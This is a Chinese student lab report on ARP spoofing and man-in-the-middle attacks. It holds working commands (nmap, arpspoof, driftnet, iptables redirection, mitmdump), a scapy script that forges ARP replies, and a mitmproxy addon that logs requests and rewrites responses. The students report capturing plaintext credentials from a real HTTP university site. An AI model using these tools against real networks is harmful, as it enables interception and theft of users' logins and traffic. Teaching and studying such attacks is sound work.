中间人攻击

计 51 柴华君 2015011377
计 51 石英昊 2015011384

1. 实验目标

通过本次实验，理解局域网中的安全风险，深入理解 ARP 欺骗和中间人攻击的工作原理、技术和风险，掌握协议包数据的构造和发送方法。

2. 实验原理

- ARP 欺骗


ARP（Address Resolution Protocol）地址转换协议，工作在 OSI 模型的数据链路层，在以太网中，网络设备之间互相通信用 MAC 地址而非 IP 地址，ARP 协议就是用来将 IP 地址转换为 MAC 地址。

同一局域网内的 A、B 通信时，A 首先发一个数据包到广播地址，数据包中包含源 IP、源 MAC、目的 IP 和目的 MAC。数据包会发送给局域网下的各个主机，但只有对应 IP 的 B 会给 A 发送一个类似结构的应答包，A 会将返回地址保存到 ARP 缓存表中。


若同一局域网下的 C 给 A 发送一个假冒的 ARP 应答包，就可以让 A 误以为 C 是 B，A 不会检查是否有过 ARP 请求包，这时 A 中的 ARP 缓存表就会遭到毒害。

- 中间人攻击

由上述 ARP 欺骗原理，我们可以使同一局域网下的 B 对 A 假冒网关，B 向网关假冒 A。这样 B 就相当于 A 与网关通信的中间人，所有的数据流量都会经过 B。B 也可以对这些数据流量进行窃听和修改达到中间人攻击的目的。



mitmproxy 是一个支持 HTTP 和 HTTPS 的中间人代理工具，可以用它实现流量拦截，流量修改等功能。mitmproxy 常见的有五种代理模式，我们实验中适用的是透明代理。使用透明代理时，流量将被重定向到网络层的代理，不需要客户端任何的配置。适用于本实验中无法更改客户端行为的情况。



mitmproxy 透明代理

3. 实验分工

石英昊负责第一部分的 ARP 欺骗以及使用 scapy+python 给受害主机发送伪造的 ARP 应答包。柴华君负责第二部分使用 mitmproxy 进行透明代理，进行中间人攻击。实现对局域网下的主机 A（ubuntu 系统）和网关间通信流量的窃听和篡改。

4. 实验过程


- ARP 欺骗

本次实验使用 Kali 做攻击机，Kali 是集成了很多安全工具的一款 linux 系统，功能极其强大。使用 Kali 对同一局域网下的两台虚拟机进行 arp 欺骗，一个主机，一个网关。

实验中三者的 ip 地址和 mac 地址分别为：


Kali	192.168.158.133	00:0c:29:79:AE:5E
Ubuntu	192.168.158.129	00:0c:29:DA:82:5D
网关	192.168.158.2	00:50:56:E9:FB:E4

1. 搜索同一局域网下的活跃主机，使用第一次实验所用的 nmap 工具。 命令： nmap -sP 192.168.158.*



2. 根据上述表示确认攻击的主机 192.168.158.129 和 192.168.158.2

3. 在 Kali 开启 ipv4 转发，使得在 arp 欺骗成功之后，受害主机仍然能够连通外网。命令为： sysctl net.ipv4.ip_forward=1




4. 使用 Kali 自带的 arpspoof 进行 arp 欺骗尝试


命令： arpspoof -i eth0 -t 192.168.158.129 192.168.158.2

解释： -i 获取本机网络接口信息 -t 要欺骗的目的主机 ip 要假冒的 ip 地址

这条命令的作用是向 ip 地址为 192.168.158.129 的主机发送假的 arp 应答包，让其误以为 Kali 是 ip 为 192.168.158.2 的网关。




受害主机 arp 缓存表的变化



5. 使用 Kali 自带的 driftnet 工具对流量中的图片进行抓取

命令： driftnet -i eth0



6. 使用 scapy 包编写简单的 arp 欺骗程序（单向欺骗）


代码如下：

```
# 2018/10/12
# arp spoof simple tool
import sys
import time
from scapy.all import(
    get_if_hwaddr,  # get network interface func
    getmacbyip,     # get mac address by ip
    ARP,            # ARP package class
    Ether,          # Ether data package
    sendp           # send data in second layer
)


pkg = Ether(src='00:0c:29:79:ae:5a', dst='00:0c:29:da:82:5d')/ARP(hwsrc='00:0c:29:79:ae:5a', psrc='192.168.158.2',
            hwdst='00:0c:29:da:82:5d', pdst='192.168.158.129', op=2)  # tell 192.168.158.129  gateway is kali's mac address
pkg_gate = Ether(src='00:0c:29:79:ae:5a', dst='00:50:56:e9:fb:e4')/ARP(hwsrc='00:0c:29:79:ae:5a', psrc='192.168.158.129',
                hwdst='00:50:56:e9:fb:e4', pdst='192.168.158.2', op=2)  # tell  gateway host is kali's mac address

while True:  # send arp reply package to spoof host
    sendp(pkg, inter=2, iface='eth0')
    print("arp spoof to host...")
```

使用 scapy 构造 arp 应答包，不断地向受害主机发送 arp 应答包，进行 arp 毒害。



arp 毒害效果图

7. 参考 Python 黑帽编程 3.1ARP 欺骗实现定制化的 arpspoof 程序，具体代码可见 https://github.com/snowroll/Network_Security/blob/master/Code/arpspoof_complex.py

- 中间人攻击

由前一个实验，同时对受害主机和网关进行 arp 欺骗，就可以获得受害主机 A 和网关通信的流量，这部分主要的工作是使用 mitmproxy 去截获 http 访问流量，并加以分析修改。

本实验需要自定义脚本，供 mitmproxy 加载，达到截取修改流量的目的。主要使用的是编写一个 py 文件供 mitmproxy 加载，文件中定义变量 addons，是一个元素为类实例的数组。每个类都会实现一些 mitmproxy 提供的事件，mitmproxy 会在某个事件发生时调用对应方法，进行相应的操作。

1. 自定义脚本

代码如下：

```
# 2018/10/13
import mitmproxy.http
from mitmproxy import ctx, http
import re

class Joker:
    def request(self, flow:mitmproxy.http.HTTPFlow):
    #if flow.request.pretty_host == 'mail.tsinghua.edu.cn'
        text = flow.request.get_text()
        ctx.log.info(text)

    def response(self, flow:mitmproxy.http.HTTPFlow):
        text = flow.response.get_text()
        text = text.replace('用户名', 'hacker_user')
        text = text.replace('密','pass')
        text = text.replace('码','word')
        #ctx.log.info('change response')
        flow.response.set_text(text)
        ctx.log.info('**************')
        #match_pwd = re.search(b'password=([^&]*)', flow.request.content)
        #match_usr = re.search(b'uid=([^&]*)', flow.request.content)

addons = [
    Joker()
]
```

主要修改 http 的 reponse 的流量数据，和其他小组讨论后，选择使用 info.tsinghua.edu.cn 作为目标网站，因为它在登录操作之前都是 http 的流量。自定义脚本主要修改了服务器返回的响应，将”用户名”修改为”hacker_user”,将“密 码”改为“pass word”。具体结果如下图：

2. 开启 iptables 流量转发

因为 mitmproxy 是将本机的 8080 端口作为代理端口，而 tcp 的传输端口在 80，所以需要将 80 端口的流量转发到 8080 端口，实现流量的劫持和修改。

命令为： iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080

解释：在 nat 表中添加一条将 80 端口流量重定向到 8080 端口的规则。

-A INPUT 追加规则，-i eth0 指定入口网卡为 eth0， -p tcp 协议为 tcp，--dport 80 目的端口为 80，-j REDIRECT 指定要处理的动作为重定向，-to-port 8080 重定向的端口为 8080。

```
root@kali:~/network_security/lab2# iptables -t nat -A PREROUTING -i eth0 -p tcp
--dport 80 -j REDIRECT --to-port 8080
```

3. 开启 mitmproxy 透明代理

命令： mitmdump --mode transparent -p 8080 -s ./Joker.py

```
root@kali:~/network_security/lab2# mitmdump --mode transparent -p 8080 -s ./Joke
r.py
Loading script ./Joker.py
Proxy server listening at http://*:8080
```


中间人修改响应后的结果如下图：

4. 通过 mitmproxy 代理截获用户名和密码

因为 http 是明文传输，所以用 mitmproxy 截获 POST 包就可以看到用户名和密码。我们和其他小组的同学讨论后，使用了一个仍在使用 http 协议的网站作为攻击对象。命令如下：

```
root@kali:~/network_security/lab2# mitmproxy --mode transparent --showhost
```

实验截取到的用户名和密码：



5. 实验总结体会

通过本次实验，我们了解到了局域网下中间人攻击的原理，对于 arp 欺骗的原理有了更深刻的了解。在实验过程中，对于 Kali 系统有了更深的了解，对于 http 传输的中间人攻击流程，以及 mitmproxy 的透明代理更加熟悉。这次实验让我们知道了网络安全的重要性，希望之后能够接触更多的网络安全的知识，增强自己的网安意识。